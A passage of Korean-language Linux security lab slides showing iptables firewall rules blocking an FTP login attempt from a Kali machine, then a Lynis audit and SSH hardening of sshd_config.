:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state NEW -m tcp -p tcp --dport 23 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 8080 -j ACCEPT
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 20 -j ACCEPT
#-A INPUT -m state --state NEW -m tcp -p tcp --dport 21 -j ACCEPT
-A INPUT -p udp -m state --state NEW --dport 23 -j ACCEPT
-A INPUT -p tcp -m state --state NEW --dport 23 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 80 -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
-N LOGGING
-A LOGGING -m limit --limit 5/sec -j LOG --log-prefix "iptables-denied: " --log-level 4
COMMIT
# Completed on Wed Jan 24 00:35:27 2018
```

# 7 <실습> 리눅스/유닉스 방화벽 설정


## • 실습 풀이

### - 대응 서버 (Cent OS)

» FTP 사용 포트 iptables 입력 후 방화벽 서비스 시작

```
# service iptables start
```

```
# iptables -L
```



The screenshot shows a terminal window titled "root@localhost:~". The window contains the following text:

```
[root@localhost ~]# service iptables start
iptables: Applying firewall rules: [ OK ]
[root@localhost ~]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source          destination
ACCEPT    tcp  --  anywhere        anywhere        state NEW tcp dpt:telnet
ACCEPT    tcp  --  anywhere        anywhere        tcp dpt:webcache
ACCEPT    all  --  anywhere        anywhere        state RELATED,ESTABLISHED
ACCEPT    icmp --  anywhere       anywhere
ACCEPT    all  --  anywhere        anywhere
ACCEPT    tcp  --  anywhere        anywhere        state NEW tcp dpt:ftp-data
ACCEPT    udp  --  anywhere        anywhere        state NEW udp dpt:telnet
ACCEPT    tcp  --  anywhere        anywhere        state NEW tcp dpt:telnet
ACCEPT    tcp  --  anywhere        anywhere        state NEW tcp dpt:ssh
ACCEPT    tcp  --  anywhere        anywhere        state NEW tcp dpt:http
REJECT   all  --  anywhere        anywhere        reject-with icmp-host-prohibited

Chain FORWARD (policy ACCEPT)
target     prot opt source          destination
REJECT   all  --  anywhere        anywhere        reject-with icmp-host-prohibited
```

## 7 &lt;실습&gt; 리눅스/유닉스 방화벽 설정


## • 실습 풀이

## – 공격 서버 (Kali Linux)

» 획득한 ID와 PW로 공격 서버에서 FTP 접속 재시도 (접속 실패)

```
# ftp [대응 서버 IP]
```

```
# 획득한 ID와 PW 입력
```



The terminal window shows a root shell on Kali Linux. The user runs the command `ftp 192.168.10.133`. The gFTP client displays several warning messages about skipping config file lines related to entropy\_source, entropy\_len, and verify\_ssl\_peer. It then provides copyright information for gFTP 2.0.19, mentioning Brian Masney and his website. The user is prompted for a username and password, both set to "ksj18". Finally, the connection attempt fails with a red message: "Cannot connect to 192.168.10.133: No route to host".

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ftp 192.168.10.133
gFTP Warning: Skipping line 248 in config file: entropy_source
gFTP Warning: Skipping line 251 in config file: entropy_len
gFTP Warning: Skipping line 254 in config file: verify_ssl_peer
gFTP 2.0.19, Copyright (C) 1998-2008 Brian Masney <masneyb@gftp.org>. If you have any questions,
comments, or suggestions about this program, please feel free to email them to me. You can always find
out the latest news about gFTP from my website at http://www.gftp.org/
gFTP comes with ABSOLUTELY NO WARRANTY; for details, see the COPYING file. This is free software, and
you are welcome to redistribute it under certain conditions; for details, see the COPYING file

Username [anonymous]: ksj18
Password:
Looking up 192.168.10.133
Trying 192.168.10.133:21
Cannot connect to 192.168.10.133: No route to host
Waiting 30 seconds until trying to connect again
```

## 8 <실습> 리눅스 보안 감사

### • 보안 감사 (Linux)

#### - 실습 목표

» Lynis를 통해 보안 감사를 할 수 있습니다.

#### - 실습 환경

| 목적              | ID/PW        | IP             |
|-----------------|--------------|----------------|
| 대응 서버 (Cent OS) | root/root123 | 192.168.10.133 |

#### - 실습 문제 구성

» Linux 및 Unix 기반의 보안 감사 도구 Lynis를 사용하여 시스템을 점검하고 점검결과를 활용하여 보완사항을 조치 하시오.

## 8 <실습> 리눅스 보안 감사


- 실습 풀이

- Linux

- » Lynis tar.gz 압축 해제

```
# cd Downloads/
```

```
# tar -xzf lynis-2.6.5.tar.gz
```



The screenshot shows a terminal window titled "root@localhost:~/Downloads". The window contains the following command history:

```
[root@localhost ~]# cd Downloads/
[root@localhost Downloads]# ls
lynis-2.6.8.tar.gz
[root@localhost Downloads]# tar -xzf lynis-2.6.8.tar.gz
[root@localhost Downloads]# ls
lynis  lynis-2.6.8.tar.gz
[root@localhost Downloads]#
```

## 8 <실습> 리눅스 보안 감사


### • 실습 풀이

#### - Linux

» Linux OS 취약성 점검을 위해 Lynis 취약성 점검도구 실행 - 점검결과를 Result 파일에 저장

```
# cd lynis
```

```
# ./lynis audit system > result
```



The screenshot shows a terminal window titled "root@localhost:~/Downloads/lynis". The terminal content is as follows:

```
[root@localhost Downloads]# cd lynis
[root@localhost lynis]# ls
CHANGELOG.md      CONTRIBUTING.md  db          developer.prf  FAQ        INSTALL  lynis    plugins
CODE_OF_CONDUCT.md CONTRIBUTORS.md  default.prf  extras       include   LICENSE  lynis.8  README
[root@localhost lynis]# ./lynis audit system > result
PHP Warning: Directive 'register_globals' is deprecated in PHP 5.3 and greater in Unknown on line 0
[root@localhost lynis]# ls
CHANGELOG.md      CONTRIBUTING.md  db          developer.prf  FAQ        INSTALL  lynis    plugins  result
CODE_OF_CONDUCT.md CONTRIBUTORS.md  default.prf  extras       include   LICENSE  lynis.8  README
[root@localhost lynis]#
```

The command `cd lynis` and the resulting directory listing are highlighted with a red box. The command `./lynis audit system > result` and its output are also highlighted with a red box.

## 8 <실습> 리눅스 보안 감사


### • 실습 풀이

#### - Linux

» 보안 점검 결과 파일(Result) 확인

```
# cat result | more
```

# 보안 점검 결과 내용 및 보완 방법 확인



The screenshot shows a terminal window titled "root@localhost:~/Downloads/lynis". The window contains the output of a Lynis audit. The results focus on SSH configuration, specifically highlighting several areas for hardening:

- ★ Consider hardening SSH configuration [SSH-7408]
  - Details : PermitRootLogin (YES --> (NO|PROHIBIT-PASSWORD|WITHOUT-PASSWORD))  
<https://ciscofy.com/lynis/controls/SSH-7408/>
- ★ Consider hardening SSH configuration [SSH-7408]
  - Details : Port (22 --> )  
<https://ciscofy.com/lynis/controls/SSH-7408/>
- ★ Consider hardening SSH configuration [SSH-7408]
  - Details : TCPKeepAlive (YES --> NO)  
<https://ciscofy.com/lynis/controls/SSH-7408/>
- ★ Consider hardening SSH configuration [SSH-7408]
  - Details : UseDNS (YES --> NO)  
<https://ciscofy.com/lynis/controls/SSH-7408/>
- ★ Consider hardening SSH configuration [SSH-7408]
  - Details : UsePrivilegeSeparation (YES --> SANDBOX)  
<https://ciscofy.com/lynis/controls/SSH-7408/>

## 8 <실습> 리눅스 보안 감사


### • 실습 풀이

#### - Linux

» 보안 점검 결과 확인 후 결과에 나온 보완 방법에 따라 조치

# ssh 설정 변경 (아래 사진과 같이 변경)

# vi /etc/ssh/sshd\_config



The screenshot shows a terminal window titled "root@localhost:~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The main area displays the contents of the /etc/ssh/sshd\_config file. A specific line, "Port 10000", is highlighted with a red rectangular box. To the right of the terminal window, a callout box with a green border contains the text "Port : 기존에 사용되는 포트가 아닌 임의의 포트로 변경".

```
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/bin:/usr/bin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options change a
# default value.

Port 10000
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

# Disable legacy (protocol version 1) support in the server for new
# installations. In future the default will change to require explicit
# activation of protocol 1
Protocol 2
```

## 8 <실습> 리눅스 보안 감사

### • 실습 풀이

#### - Linux

» 보안 점검 결과 확인 후 결과에 나온 보완 방법에 따라 조치

# ssh 설정 변경 (아래 사진과 같이 변경)

# vi /etc/ssh/sshd\_config

```

root@localhost:~#
File Edit View Search Terminal Help
SyslogFacility AUTHPRIV
LogLevel VERBOSE

# Authentication:
#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
MaxAuthTries 2
MaxSessions 2

RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile    .ssh/authorized_keys
AuthorizedKeysCommand none
AuthorizedKeysCommandRunAs nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#RhostsRSAAuthentication no
# similar for protocol version 2

```

**LogLevel :** 로그 레벨(메시지 종류) 지정  
[(최소 로그) QUIET, FATAL, ERROR, INFO, VERBOSE,  
 DEBUG1, DEBUG2, DEBUG3 (최대 로그)]  
**PermitRootLogin :** root 계정 접속 가능 여부  
**MaxAuthTries :** 접속당 최대 인증 시도 횟수  
(설정 횟수 이상 인증 실패 시 로그 기록)  
**MaxSessions :** ssh 연결 허용 최대 클라이언트 수

